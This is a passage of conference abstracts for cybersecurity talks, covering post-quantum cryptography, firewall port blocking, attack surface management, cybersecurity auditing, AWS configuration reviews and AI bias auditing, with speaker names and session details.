- Quantum Computers as a Threat – Future quantum computers could break traditional encryption, putting sensitive data, financial transactions, and national security at risk.
- Post-Quantum Cryptography (PQC) as a Solution – Researchers are developing quantum-resistant algorithms (like lattice-based cryptography) to ensure long-term security even in the presence of quantum computing threats.
- Quantum Key Distribution (QKD) – A potential solution for secure communications, using quantum mechanics to create encryption keys that are theoretically unbreakable.

- Enhanced Threat Detection – Quantum computing can process large data sets efficiently, improving real-time threat analysis and anomaly detection in cybersecurity.

Solution

As quantum computers advance, organizations must transition to PQC and quantum-safe cryptographic methods to protect sensitive information. Governments, businesses, and security researchers must work together to adopt quantum-resilient cybersecurity frameworks before existing encryption becomes obsolete.

Benefits:

Proactive adoption of PQC and quantum cybersecurity solutions is the key to long-term digital resilience. By integrating quantum-safe security measures today, organizations can:

- Sensitive data safeguarding.
- Ensure compliance with upcoming regulatory requirements.
- Protect IoT, AI, and blockchain systems from vulnerabilities.
- Strengthen national security & critical infrastructure in the quantum era.

“Quantum computing is future and Quantum security is need of the hour to be prepared for future”

Keywords: Post-Quantum Cryptography (PQC), Quantum Computing, Quantum Key Distribution (QKD), cybersecurity resilience, cryptographic threats, GDPR, APTs, national security, cloud security, quantum-safe solutions

Delegate ID: T-2066

Author Name & Designation: Shri Somashekar D, Deputy Engineer

Presenter Name & Designation: Shri Somashekar D, Deputy Engineer

Designation & Organization: Deputy Engineer, Bharat Electronics Limited

Title of the Paper: A Dynamic Port Blocking Tool

Session: Day 1 | Session 4 | Hall: Oceanic | Track: Technical

Abstract:

Open ports pose a significant security risk, as they can be exploited for unauthorized access and cyberattacks. To address this challenge, this paper introduces a Dynamic Port Blocking Tool, a cross-platform script designed to assist developers, IT administrators, and individual users in efficiently managing firewall rules on Windows (netsh advfirewall) and Linux (iptables) systems.

The tool provides a simple and automated method for blocking or unblocking ports, ensuring only necessary ones remain accessible. It eliminates the need for manual firewall configuration, making it easier for developers to implement secure network settings in development and production environments. Additionally, it enables employees to protect their personal and work devices from potential threats by restricting unwanted external access.

Beyond basic port control, the tool allows users to view active firewall rules, helping them monitor and verify their system's security settings. By automating these processes, it reduces configuration errors, enhances security management, and minimizes the risk of open port vulnerabilities. Future improvements may include logging mechanisms, graphical interfaces, and integration with security policies to enhance usability and scalability.

Keywords: Dynamic Port Blocking, firewall automation, cybersecurity, network hardening, Linux iptables, Windows netsh, secure development, threat mitigation

Delegate ID: xxxxx

Author Name & Designation: Shri Jogendar Singh, Addl Director

Presenter Name & Designation: Same as Author

Designation & Organization: Addl Director, Software Technology Parks of India

Title of the Paper: Attack Surface Management

Session: Day 1 | Session 4 | Hall: Oceanic | Track: Technical

Abstracts:

Attack surface management (ASM) is crucial for continuously identifying and assessing an organization's digital footprint and potential exposure to cyber threats. It is a vital component of a comprehensive cybersecurity strategy.

ASM helps organizations discover all connected devices and systems, both on-premises and in the cloud, enhancing overall security awareness. This continuous monitoring is essential for effective risk management. Vulnerability assessments conducted through ASM identify and evaluate the severity of potential security flaws in assets. This proactive approach aids in prioritizing remediation efforts.

Understanding external and internal attack surface management (ASM) is crucial for organizations to identify vulnerabilities and protect their digital assets effectively. This involves continuous monitoring and data collection to mitigate potential threats.

External ASM utilizes passive scans to identify digital footprints, misconfigurations, and sensitive data leaks. It helps organizations understand their exposure on the internet and dark web.

Internal ASM focuses on known asset landscapes, utilizing vulnerability management platforms and penetration testing. This ensures organizations can detect misconfigurations and vulnerabilities in their internal systems.

Digital Risk Protection (DRP) services offer insights into potential threats across various web sources. They help organizations identify risks related to their critical assets in the open and dark web. Digital Risk Protection (DRP) focuses on brand safety by identifying

fake online profiles and URLs. This practice is crucial for organizations to safeguard their reputation and consumer trust.

ASM allows organizations to build a single repository for tracking all assets, integrating data from existing tools to identify vulnerabilities and security gaps. This consolidation helps streamline security management processes.

Enrichment and contextualization of data within ASM enhances incident response by providing historical context and relationships related to discovered assets. This boosts the efficiency of security operations centers (SOCs).

Consolidation in the cybersecurity market is becoming common due to the overwhelming number of platforms, and many vendors now offer ASM capabilities as a service. This helps organizations manage resources more effectively.

Keywords: Attack Surface Management, ASM, vulnerability detection, digital risk protection, cybersecurity posture, external ASM, internal ASM, threat mitigation, SOC efficiency, digital footprint monitoring

Delegate ID: T-2137

Author Name & Designation: Shri Balakrishnan Alingal, Sr Director – Cyber Security

Presenter Name & Designation: Same as Author

Organization: CEREIV Advisory LLP

Title of the Paper: Future of Cybersecurity Auditing: Trends and Challenges for Senior Management

Session: Day 2 | Session 7 | Hall: Gold Coast | Track: Management

Abstract:

With the rise of cyber threats, cybersecurity auditing is more crucial than ever. No longer a compliance exercise, cybersecurity audits today are essential to safeguard an organization's physical and virtual infrastructure. With evolving cyber threats, regulatory landscapes, and technologies, the senior management needs to be proactive in ensuring business resilience and preventing security breaches.

To enhance the effectiveness of cybersecurity audits, organizations are increasingly adopting AI-powered threat detection, Zero Trust security models, and real-time monitoring within their security systems. Rather than using compliance checklists, organizations are moving towards continuous risk management and dynamic security enhancements. Models like NIST, ISO 27001, and GDPR are revolutionizing auditing processes, making them dynamic and adaptive to new threats.

Despite such advancements, several challenges remain. The continuously changing nature of threats, lack of skilled cybersecurity experts, and complexity of vendor risk management are some of the major challenges. Additionally, the widespread use of hybrid IT environments and cloud infrastructures poses new security risks that traditional audit methods cannot handle effectively.

Senior management is responsible for maintaining an organization's cybersecurity stance. Active involvement guarantees business objectives are aligned with security processes and

encourages interagency cooperation among IT security personnel, auditors, and regulatory bodies. Executives can guarantee their organizations are ahead of changing threats and yet remain compliant with industry requirements through a focus on cybersecurity awareness and resilience. Investment in careful cybersecurity auditing practices maximizes security and instills trust in customers, partners, and shareholders.

Keywords: Cybersecurity auditing, senior management, AI-powered threat detection, continuous risk management, ISO 27001, GDPR, Zero Trust, business resilience, compliance, cloud security

Delegate ID: M-1290

Author Name & Designation: Shri Dipak Nair, Director

Presenter Name & Designation: Same as Author

Organization: x-Biz Techventures Pvt Ltd

Title of the Paper: The Future of Cybersecurity Auditing: Trends and Challenges for Senior Management

Session: Day 2 | Session 7 | Hall: Gold Coast | Track: Management

Abstract:

Cybersecurity auditing is undergoing a transformation, shaped by emerging technologies, regulatory changes, and a growing threat landscape. For senior management, the challenge lies in ensuring audits deliver actionable insights that align with business goals and enhance cyber resilience. This session explores how organizations can turn audit findings into strategic advantages.

We'll delve into key trends like AI-driven risk assessments, evolving regulations (CERT-In, GDPR, ISO 27001 updates), and the integration of cybersecurity audits into enterprise risk management frameworks. These advancements are reshaping how audits are conducted, moving from periodic checks to continuous monitoring.

However, challenges remain. Skill shortages, the need for real-time threat detection, and aligning security controls with business objectives are critical hurdles. Through real-world case studies, we'll showcase how leading organizations are overcoming these obstacles and leveraging audits to drive smarter security investments.

Attendees will learn how executive leadership can use audit insights to prioritize risks, enhance compliance, and build a culture of cyber resilience. By bridging the gap between technical findings and business strategy, organizations can turn cybersecurity audits into a powerful tool for long-term success.

Keywords: Cybersecurity audits, executive leadership, cyber resilience, AI-driven risk assessment, CERT-In, GDPR, ISO 27001, continuous monitoring, compliance, threat detection

Delegate ID: M-1061

Author Name & Designation: Lt Col Smitha L (Retd), CISO

Presenter Name & Designation: Same as Author

Organization: ProTechmate Solutions Pvt Ltd

Title of the Paper: Future of Cybersecurity Auditing: Trends and Challenges for Senior Management

Session: Day 2 | Session 7 | Hall: Gold Coast | Track: Management

Abstracts:

1. Cybersecurity auditing is changing fundamentally as cyber threats change in scope, complexity, and regulatory scrutiny. Modern cyber audits today play a strategic role vital to business resilience and governance, beyond limited periodic IT examinations. This presentation looks at the new trends influencing cybersecurity auditing going forward and difficulties senior management and auditors confront.
2. Important trends include the integration of artificial intelligence and automation for continuous auditing, the use of threat information to improve audit relevance, and the extension of audit scope to encompass cloud environments, third-party vendors, and developing technologies such as artificial intelligence and blockchain. Cybersecurity audits are now inseparable with corporate risk management and strategic control as regulatory systems assign more responsibility on boards and executive leadership.
3. This development brings significant challenges including, lack of qualified cyber auditors, increasing audit complexity, fast changing technology, and scattered regulatory environments. The presentation emphasizes how top leadership should react by funding audit capabilities, including cybersecurity into corporate governance, and encouraging a security culture all over the company.
4. The presentation provides audit committee and executive team practical ideas. Effective cybersecurity audits call for a proactive, team-based strategy that brings audit activities into line with legal compliance, corporate goals, and stakeholder expectations.

5. Ultimately, cybersecurity auditing is positioned as a boardroom imperative, where informed leadership, continuous oversight, and strategic alignment are essential to navigating future threats. The roadmap for senior management leverage cybersecurity auditing not only as a compliance necessity but as a driver of trust, innovation, and competitive advantage in the digital age.

Keywords: Cybersecurity auditing, AI in audits, executive leadership, cyber governance, continuous auditing, corporate risk management, regulatory compliance, digital transformation

Delegate ID: M-1031

Author Name & Designation: Shri Bhaskar Parashuram, VP-Practice Head
Cybersecurity

Presenter Name & Designation: Same as Author

Organization: ISECURION Technology and Consulting Pvt Ltd

Title of the Paper: Cybersecurity Auditing in Mergers & Acquisitions: Managing Risks
During Corporate Restructuring

Session: Day 2 | Session 7 | Hall: Gold Coast | Track: Management

Abstract:

Presentation will Cover:

Importance of cybersecurity in Mergers & Acquisitions with Case Studies-World Examples

- High-profile M&A cybersecurity failures
- Success stories of secure M&A transitions

Cover Key risks and challenges in corporate restructuring
Cultural & Organizational Resistance to Security Change

- Resistance from employees to adopt new security policies.
- Misalignment between IT security teams of merging companies.
- Delays in implementing a unified cybersecurity governance framework.

Role of Cybersecurity Auditing in M&A

- Pre-M&A Phase: Risk assessment, cybersecurity posture evaluation, vendor/supply chain assessment
- During M&A: Security due diligence, identifying inherited risks, and access control management
- Post-M&A: IT integration strategy, security gap remediation, continuous monitoring
Regulatory and compliance challenges
- Integration risks (IT systems, networks, policies)
- Ensuring compliance with industry regulations (GDPR, NIST, ISO 27001, etc.)

- Conclusion & Recommendations
- Summary of key takeaways
- Importance of cybersecurity audits in M&A success
- Future trends in cybersecurity risk management during corporate restructuring with AI enabled Contract Mgt. tools

Keywords: M&A cybersecurity, risk assessment, corporate restructuring, security audits, due diligence, compliance, regulatory standards, IT integration, contract management tools.

Delegate ID: M-1230

Author Name & Designation: Shri Priyank Soni, Lead Auditor Information Security

Presenter Name & Designation: Same as Author

Title of the Paper: Cybersecurity Auditing in Mergers & Acquisitions: Managing Risks During Corporate Restructuring

Session: Day 2 | Session 7 | Hall: Gold Coast | Track: Management

Abstract:

Deep corporate actions aiming at changing business models, improving geographic coverage, and creating related targets include mergers and acquisitions (M&A). Conversely, these exchanges entail significant cybersecurity risks like information leaks, non-compliance with GDPR or CCPA, and the mixing of poorly maintained information technology systems. As seen by the Marriott-Starwood data leak story and the Yahoo-Verizon purchase disaster, ignoring these risks can lead to loss of income or profits, disturbance of services, and public criticism exposing of the company brand.

Finding vulnerabilities, assessing presumed security concerns, and gradually integrating IT systems are all made easier with the help of an efficient auditing cybersecurity framework. This white paper focusses on the due diligence in threat modelling, vulnerability assessment, digital forensics, and third-party risk appraisal when it comes to cybersecurity audits in M&A contexts. To proactively mitigate negative risks, Organizations can utilise automated penetration testing, identity and access management (IAM) evaluation, and the NIST Cybersecurity Framework assessment.

In addition to discussing the adoption of best practices like Zero Trust Architecture and SIEM systems and the significance of being ready for incident responses, this document provides a number of case studies that highlight the negative effects of inadequate cyber due diligence and the advantages of integrating security into the M&A process from the beginning to the end of mergers and consolidations.

Businesses can strengthen cyber protection, secure sensitive data, and comply with applicable requirements by implementing cybersecurity measures at every stage of the M&A lifecycle, including pre-transaction due diligence, integration design, and post-merger security tuning. Business executives, IT decision-makers, and security experts are the target

audience for this publication, which offers resources, advice, and industry-specific suggestions for preserving operational procedures across corporate reorganizations.

Keywords: Mergers and Acquisitions, Cybersecurity Auditing, Due Diligence, Digital Forensics, Risk Assessment, Compliance, IAM Evaluation, NIST Framework, Zero Trust Architecture, SIEM.

Delegate ID: M-1078

Author Name & Designation: Shri Shiv Kataria, Senior Key Expert – Cybersecurity

Presenter Name & Designation: Shri Joshua Rebelo, Senior Key Expert –
Cybersecurity

Organization: Siemens India

Title of the Paper: Vulnerability Scanning ≠ Cybersecurity: A Practical ICS Security
Audit Perspective

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

Vulnerability scanning, while widely used, is insufficient as a standalone activity in Industrial Control Systems (ICS) and Operational Technology (OT) environments. These tools generate long lists of CVEs and severity scores, but fail to capture the operational context that determines actual risk. A high CVSS score does not always indicate high risk—especially in environments where safety and availability are top priorities.

In ICS, context is everything. Risk must be assessed by considering factors like asset criticality, network exposure, exploitability, presence of compensating controls, and the potential impact on process safety and reliability. For example, a vulnerability with a medium score on a PLC controlling a critical safety function may be far more important than a critical vulnerability on an isolated workstation. Prioritizing purely by CVSS can lead to poor decisions, wasted resources, or even system outages.

A risk-informed approach is essential for meaningful vulnerability management. ICS-specific scoring models—such as those outlined in ISA/IEC 62443-3-2, Dragos Risk-Based Vulnerability Management, and MITRE ATT&CK for ICS—help translate technical data into operational risk. Security audits must integrate vulnerability scan data with asset inventories, network architecture, and threat models to produce actionable insights.

ICS Assessments calls for Cybersecurity Vulnerability and Risk Assessment (CVRA). Which is best of periodic scanning and mix of standard guidelines like IEC62443, NIST and NCIIPC Guidelines.

Keywords: ICS, OT Security, Vulnerability Management, CVSS Limitations, Risk-Based Auditing, Cybersecurity Risk Assessment, IEC 62443, MITRE ATT&CK, Contextual Risk Analysis, CVRA.

Delegate ID: T-2027

Author Name & Designation: Shri Love Mendiratta, Chief Growth Officer

Presenter Name & Designation: Shri Love Mendiratta, Chief Growth Officer

Organization: RiskBerg Consulting

Title of the Paper: Auditing the Future: Risk Quantification for Securing ICS/OT, IoT, AI & ML, Blockchain, Quantum Computing, VMs, Clouds, and APIs

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

As organizations embrace Industrial Control Systems (ICS)/Operational Technology (OT), Internet of Things (IoT), Artificial Intelligence (AI) & Machine Learning (ML), Blockchain, Quantum Computing, Virtual Machines (VMs), Cloud Environments, and APIs, the traditional cybersecurity auditing approach falls short in quantifying and mitigating emerging risks. Risk quantification is now essential to ensure that audit frameworks evolve beyond compliance checklists to provide measurable insights into security threats, financial impact, and resilience strategies.

This presentation explores a risk-based cybersecurity auditing methodology that integrates quantitative risk assessment models, attack surface evaluation, and compliance-driven security frameworks to enhance cyber resilience. Key focus areas include:

- ICS/OT Security & Risk Metrics: Evaluating the impact of cyber threats on critical infrastructure using Monte Carlo simulations and risk scoring models.
- IoT & API Risk Quantification: Assessing the attack probability of interconnected ecosystems and calculating potential financial and operational damages.
- AI/ML Governance & Explainability Audits: Measuring AI-driven security risks, algorithm bias, and adversarial AI threats.
- Blockchain & Quantum Auditing: Identifying cryptographic weaknesses, quantifying potential post-quantum security risks, and ensuring data integrity.
- Cloud & Virtualized Environments: Implementing risk scoring for multi-cloud deployments, containerized workloads, and hypervisor-based vulnerabilities.

By leveraging probabilistic risk models, Bayesian inference, MITRE ATT&CK risk heatmaps, and real-time security analytics, we introduce a modernized audit framework that enables organizations to prioritize security investments, forecast cybersecurity risks, and drive data-driven decision-making. The session will provide actionable insights on integrating risk quantification into cybersecurity auditing, ensuring that audits become proactive, predictive, and financially impactful rather than just compliance-driven.

Keywords: Risk Quantification, ICS/OT Security, AI/ML Governance, Blockchain Security, Quantum Auditing, IoT Risk Metrics, API Threat Modeling, Cloud Security, Real-Time Analytics, Compliance Frameworks.

Delegate ID: T-2169

Author Name & Designation: Shri Vivek Dadhich, Assistant Cyber Security Analyst

Presenter Name & Designation: Same as Author

Organization: DR CBS Cyber Security Services LLP

Title of the Paper: Auditing the Future: Securing Clouds, AI & ML

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

As organizations increasingly adopt cloud computing and artificial intelligence (AI) and machine learning (ML) technologies, ensuring security, compliance, and operational integrity has become a crucial challenge. This paper examines the current technologies and techniques employed to audit cloud and AI/ML systems, focusing on their capabilities, advantages, and limitations. In cloud auditing, tools such as Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), and automated vulnerability scanners play a vital role in identifying misconfigurations, improving security posture, and ensuring compliance with industry regulations. These tools enhance visibility, provide real-time monitoring, and enable cost optimization by identifying unused resources. However, auditors often face challenges such as limited visibility into dynamic cloud workloads and the complexity of multi-cloud environments, which demand specialized expertise.

In the AI/ML domain, auditing technologies like SHAP, LIME, predictive analytics, and robotic process automation (RPA) have improved accuracy, efficiency, and risk identification. These tools enable auditors to detect data anomalies, assess model fairness, and evaluate decision-making transparency. However, challenges such as model bias, ethical concerns, and the “black box” nature of some AI systems raise questions about accountability and trust. The paper highlights that while these technologies significantly enhance audit effectiveness, overreliance on automated tools may reduce auditors' critical thinking and professional judgment. Therefore, organizations must adopt a balanced approach that combines technological innovation with skilled human oversight.

By implementing appropriate governance frameworks and promoting transparency in AI models, businesses can strengthen their cyber resilience and ensure secure, compliant audit outcomes in the evolving digital landscape.

Keywords: Cloud Auditing, AI Audit Tools, CSPM, CASB, SHAP, LIME, AI Governance, Machine Learning Risk, Compliance, Transparency

Delegate ID: T-2289

Author Name & Designation: Dr. Anjan Krishnamurthy, Associate Director – R&D

Presenter Name & Designation: Same as Author

Organization: SISA Information Security Pvt Ltd

Title of the Paper: Auditing AI Decision-Making: Detecting Bias, Transparency, and Explainability Issues

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

Artificial Intelligence (AI) systems have become integral to decision-making processes across various sectors, including finance, healthcare, and law enforcement. AI is a double edge sword and can be misused leading to newer vulnerabilities and attack surfaces. It absolutely crucial for AI systems to evolve by incorporating ethical, transparent, Bias free, fair model aligning with the true spirit of Responsible AI. Bias in AI can arise from skewed training data, flawed algorithms, or unintended correlations, leading to discriminatory outcomes. Auditing involves scrutinizing datasets, model architectures, and decision outputs to identify and rectify such biases. Transparency, a cornerstone of responsible AI, requires that stakeholders understand how decisions are made. However, the increasing reliance on AI raises critical concerns regarding bias, transparency, and explainability, which can compromise the fairness and accountability of automated decisions. A need to explores a systematic approach for auditing AI decision-making frameworks to ensure ethical, unbiased, and transparent outcomes & has emerged leading to global call on Responsible AI. Every AI system are to adhere to regulations, standards and governance model to ensure it free from bias. Furthermore, best practices for enhancing model explainability, including the use of feature importance analysis and counterfactual reasoning, to facilitate a clearer understanding of AI decision logic. A framework is established and well discussed in SISA CSPAI program which offers auditors a guide to integrate these methods into compliance procedures, fostering a proactive stance against emerging AI risks. This initiative supports enhanced accountability and improvement in AI leading to Responsible AI.

Keywords: Responsible AI, AI Bias, Algorithmic Transparency, Explainability, AI Auditing Framework, Ethical AI, Decision Accountability, Data Governance, Fair AI Systems

Delegate ID: M-1101

Author Name & Designation: Smt Indraveni Chebolu, Scientist F

Presenter Name & Designation: Same as Author

Organization: C-DAC Hyderabad

Title of the Paper: Auditing the Future: Securing ICS/OT, IoT, AI & ML and Blockchain

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

As technology evolves and cyber threats from hostile nations become more sophisticated, the demand for robust auditing practices to protect critical digital infrastructure is more crucial than ever.

Auditing the ICS/OT Systems has been a challenge always to auditors due to lack of simulated environments for performing intensive scans, fuzzing protocols etc., Breaking into these challenges to help identify the security concerns is most crucial to protect critical infrastructure. Similarly, the use of IoT systems is increasing daily, and introducing an insecure device into domestic or commercial environments can significantly disrupt operations and impact everyday users. Conducting thorough audits of IoT systems and ensuring their security before deployment is crucial. However, auditing this sector remains a challenge, especially for beginners. Likewise, AI, ML, and Blockchain based applications are revolutionizing various industries by enabling faster task completion and ensuring data integrity. However, their growing complexity and widespread deployment raise significant security concerns. If such systems are exploited for malicious purposes, organizations may face unprecedented losses, far greater than anticipated.

This presentation explores the future of cybersecurity auditing across a diverse range of emerging technologies, including Industrial Control Systems (ICS) and Operational Technology (OT), the Internet of Things (IoT), Artificial Intelligence (AI) and Machine Learning (ML) and Blockchain.

It highlights the unique methodologies to audit the emerging technologies right from threat modelling to identify notable threats to proactive methodology to address these threats

through right audit practices. By integrating advanced auditing techniques with proactive security measures, organizations can build resilience against evolving cyber threats and ensure trust in next-generation digital infrastructures.

Keywords: ICS Security, OT Auditing, IoT Security Audit, AI & ML Audit, Blockchain Security, Threat Modelling, Emerging Cyber Threats, Cybersecurity Framework, Digital Infrastructure Audit

Delegate ID: T-2265

Author & Presenter Name:

- Shri Kunal Durgadas Wani
- Ms Sonali Minakshi Dhamdhere

Designation & Organization: Junior Cyber Security Engineer, Senior Cyber Security Engineer L1, CyberSecurist Technologies Pvt Ltd

Title of the Paper: Cloud Security in Action: Automating Configuration Audits for AWS Environments

Session: Day 2 | Session 7 | Hall: Oceanic | Track: Technical

Abstract:

Securing cloud environments is a critical challenge for organizations leveraging AWS services. Misconfigurations in cloud services often lead to security vulnerabilities that can expose sensitive data or disrupt operations. Manual configuration reviews are time-consuming and difficult to scale in dynamic cloud environments. To address these challenges, we developed Python-based CLI scripts to automate AWS configuration reviews, ensuring compliance with CIS benchmarks and AWS best practices. These scripts efficiently analyze cloud configurations, identify potential security gaps, and provide actionable insights for mitigation, significantly reducing the time required for audits.

Beyond automation, our approach emphasizes scalability and adaptability, allowing security teams to efficiently audit multiple AWS accounts and services while complementing manual efforts. During the development of these scripts, we encountered challenges such as managing API rate limits, ensuring accurate detection of misconfigurations, and adapting to evolving AWS service updates. By refining the scripts and incorporating error-handling techniques, we ensured consistent and reliable results across critical AWS services such as S3, EC2, IAM, and RDS. Additionally, we designed the scripts to be easily adaptable, enabling organizations to modify them based on their unique security requirements and infrastructure complexities. While automation enhances the speed and accuracy of security audits, manual review remain essential to analyze complex configurations that automated checks may overlook. Our approach combines

automated scanning with manual oversight, enhancing the effectiveness of AWS security assessments. This paper highlights the challenges addressed during development, lessons learned, and the benefits realized through this approach. The insights gained offer a practical framework for organizations aiming to strengthen their AWS security posture while optimizing audit efficiency, ultimately reducing the risk of cloud-based threats.

Keywords: AWS Security Audit, Cloud Configuration Review, Automation Scripts, AWS Misconfigurations, Python CLI for Security, CIS Benchmarks, Cloud Scalability, AWS Compliance, Cloud Security Automation

Delegate ID: T-2092

Author and Presenter Name: Lt Cdr Akash Mahindrakar (Retd)

Designation & Organization: Senior Manager – Cyber Security, AKS IT Services

Title of the Paper: Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

With the increasing complexity of cyber threats, traditional cybersecurity auditing methodologies must evolve to enhance efficiency, accuracy, and scalability. Manual audits are resource-intensive, prone to human error, and unable to keep pace with evolving threat landscapes. Automation in cybersecurity audits leverages cutting-edge technologies such as Artificial Intelligence (AI), Machine Learning (ML), Robotic Process Automation (RPA), and blockchain-based immutable logging to optimize auditing workflows.

This session explores the integration of AI-powered risk assessment models, anomaly detection systems, and Natural Language Processing (NLP) for real-time log analysis and compliance verification. Automation of cybersecurity audits relies on a unified approach that connects vulnerability scanners, compliance frameworks, configuration assessment tools, and Security Information and Event Management (SIEM) systems through APIs and orchestration platforms. This integration allows organizations to collect and analyze audit data across hybrid environments, automate regular assessments, and generate real-time compliance reports. Furthermore, by incorporating threat intelligence feeds (e.g., known Indicators of Compromise [IoCs] and emerging vulnerabilities), automated systems can prioritize critical risks and enhance the detection of advanced threats.

This paper outlines methodologies for integrating these tools using RESTful APIs, scripting frameworks (e.g., Python and PowerShell), and CI/CD pipelines to ensure continuous auditing and rapid mitigation of security gaps. Attendees will gain actionable insights into best practices for integrating automation in cybersecurity audits, ensuring audit transparency, and aligning audit automation with industry standards such as NIST, ISO 27001, and CIS benchmarks to strengthen cybersecurity resilience.

Keywords: Cybersecurity Audit Automation, AI in Security, ML for Risk Detection, SIEM Integration, Threat Intelligence, RPA, Blockchain in Audits, Compliance Automation, DevSecOps, API-based Audits

Delegate ID: T-2236

Author Name & Designation: Shri Deepak Fernandes, Chief Technology Officer

Presenter Name & Designation: Shri Anirudh Makwana, Sr. Manager Cyber Security

Organization: Softcell Technologies Global Pvt Ltd

Title of the Paper: Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

With the rapid evolution of cyber threats and increasingly stringent regulatory requirements, manual cybersecurity audits are struggling to keep pace. Traditional audit processes are time-consuming, prone to human error, and often reactive rather than proactive. Automation is transforming cybersecurity audits, enabling real-time risk assessment, continuous compliance, and enhanced accuracy.

This session will explore the latest automation-driven methodologies and technologies that are reshaping cybersecurity audits. By integrating AI-driven risk assessment, Security Information and Event Management (SIEM), Security Orchestration, Automation, and Response (SOAR), policy-as-code frameworks, and cloud-native security controls, organizations can transition from static, periodic assessments to dynamic, real-time auditing.

Key takeaways include:

- AI and ML in audits: How machine learning enhances anomaly detection, risk prioritization, and compliance verification.
- Policy-as-Code frameworks: Enforcing security standards programmatically across cloud and hybrid environments.
- Automated risk assessment: Leveraging SOAR and analytics to proactively identify and mitigate security gaps.
- Continuous compliance monitoring: Shifting from manual checklists to automated, real-time compliance tracking.

- Integration of security tools: How SIEM, SOAR, and cloud-native solutions work together for scalable, automated auditing.
- Reducing audit fatigue: How automation reduces human intervention, enhances accuracy, and improves audit efficiency.
- Challenges and best practices: Overcoming implementation challenges and ensuring seamless integration of automation in audit workflows.

By the end of this session, attendees will gain practical insights into implementing automation in cybersecurity audits, reducing manual effort, improving accuracy, and strengthening compliance frameworks. The discussion will also highlight real-world use cases and best practices, helping organizations adopt automation-driven audits effectively.

Keywords: Audit Automation Tools, DevSecOps, Cybersecurity Compliance, CI/CD Security Pipelines, Real-Time Audit Analytics, API Integration, Security Frameworks, Threat Correlation, Standards-Based Auditing

Delegate ID: T-2213 / T-2057

Author & Presenter Name:

- Smt Akhila K S
- Ms Shreelakshmi A N

Designation & Organization: Deputy Engineer, Bharat Electronics Limited

Title of the Paper: Automation Script for Security Headers, XSS Attack & SQL

Injection Identification for Web Applications

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

Manual security testing for web applications, including checking security headers, detecting SQL injection (SQLi), and identifying Cross-Site Scripting (XSS) vulnerabilities, is time-consuming and prone to human error. Testers may overlook security flaws, especially in complex applications, the current manual method demands considerable effort, making it inefficient for large-scale security assessments. To address these challenges, this Python-based security assessment script automates vulnerability detection with minimal manual intervention. Built with Tkinter, it provides an intuitive interface that simplifies security testing. It dynamically checks for missing security headers like X-Frame Options and Content-Security-Policy, offering real-time recommendations. XSS vulnerabilities are detected by injecting predefined payloads and analysing responses using BeautifulSoup. SQLi risks are identified by sending crafted payloads and examining anomalies in server responses.

The script supports customizable payloads, making it adaptable to different web applications. Real-time feedback enables quick remediation of security flaws. Its Python-based architecture allows easy integration into CI/CD pipelines for automated security testing. Continuous monitoring can be achieved by scheduling periodic scans to detect vulnerabilities. Logging and reporting features improve analysis and tracking of security issues. Open-source support allows further modifications and enhancements. By automating security assessments, it reduces human effort while improving accuracy. The script

strengthens web application security by proactively identifying and addressing vulnerabilities. It ensures compliance with security best practices, minimizing risks from cyber threats. With its adaptability and integration capabilities, it serves as a valuable tool for developers and security teams.

Keywords: Web Application Security, XSS Detection, SQL Injection, Security Headers, Automated Testing, Python Security Tools, CI/CD Integration, Vulnerability Scanner, Tkinter GUI, Secure Coding Practices

Delegate ID: xxxxxx

Author Name & Designation: Smt Nirma Bhandari, Partner

Organization: ANB Solutions Pvt Ltd

Title of the Paper: Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies

Session: Day 2 | Session 7 | Hall: Peninsula | Track: Technical

Abstract:

As businesses navigate a rapidly evolving digital landscape, the complexity of cybersecurity audits has increased. Organizations face challenges from rising regulatory requirements, including ISO27001, PCI DSS, and regulatory requirements such as RBI and SEBI. Compliance has become difficult to manage due to fragmented systems and manual processes prone to errors, delays, and inefficiencies.

Manual audit tasks, such as data collection, processing, and reporting, are time-consuming and can result in inaccurate assessments of risk and compliance. With the growing volume of data, consolidating and analyzing it manually becomes even more challenging. This inefficiency can expose organizations to regulatory fines, security breaches, and reputational damage.

To address these issues, automation technologies like Robotic Process Automation (RPA) and Artificial Intelligence (AI) are revolutionizing the audit process. RPA platforms automate repetitive tasks such as data entry and compliance tracking, reducing the burden on human resources and ensuring consistency and accuracy. AI further enhances automation by applying advanced algorithms to analyze data, identify patterns, and predict future risks.

By automating cybersecurity audits, organizations can streamline operations, reduce compliance costs, and improve decision-making. Moreover, RPA platforms provide seamless integration across disparate systems, offering a unified view of risk and compliance. As regulatory demands grow, automating cybersecurity audits is becoming

essential for businesses aiming to stay compliant, improve security, and enhance operational efficiency in an ever-changing digital environment.

Keywords: Cybersecurity Audit, RPA, AI in Compliance, Risk Automation, ISO27001, PCI DSS, Audit Automation Tools, Compliance Management, Predictive Analytics, Digital Transformation

Delegate ID: M-1101

Author Name & Designation: Smt Indraveni Chebolu, Scientist F

Organization: C-DAC Hyderabad

Title of the Paper: Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

Effective cybersecurity auditing plays a critical role in identifying vulnerabilities, ensuring regulatory compliance, and strengthening an organization's overall security posture. As cyber threats continue to evolve, organizations must adopt comprehensive auditing strategies to detect risks, mitigate potential breaches, and enhance resilience. This talk presents a collection of real-world case studies and best practices in cybersecurity auditing, offering valuable insights into lessons learned from past security incidents, audit failures, and successful implementations. By analyzing practical scenarios, this presentation equips cybersecurity professionals, auditors and organizations with actionable knowledge to improve audit effectiveness, close security gaps, and develop proactive strategies to defend against emerging cyber threats. The findings emphasize the importance of planned audit approach, continuous monitoring, adaptive security controls and a risk-based approach to cybersecurity auditing, ensuring a more robust and resilient digital landscape.

Keywords: Cybersecurity Auditing, Case Studies, Best Practices, Risk-Based Auditing, Compliance, Audit Failures, Continuous Monitoring, Cyber Resilience, Audit Strategies, Vulnerability Assessment

Delegate ID: T-2061

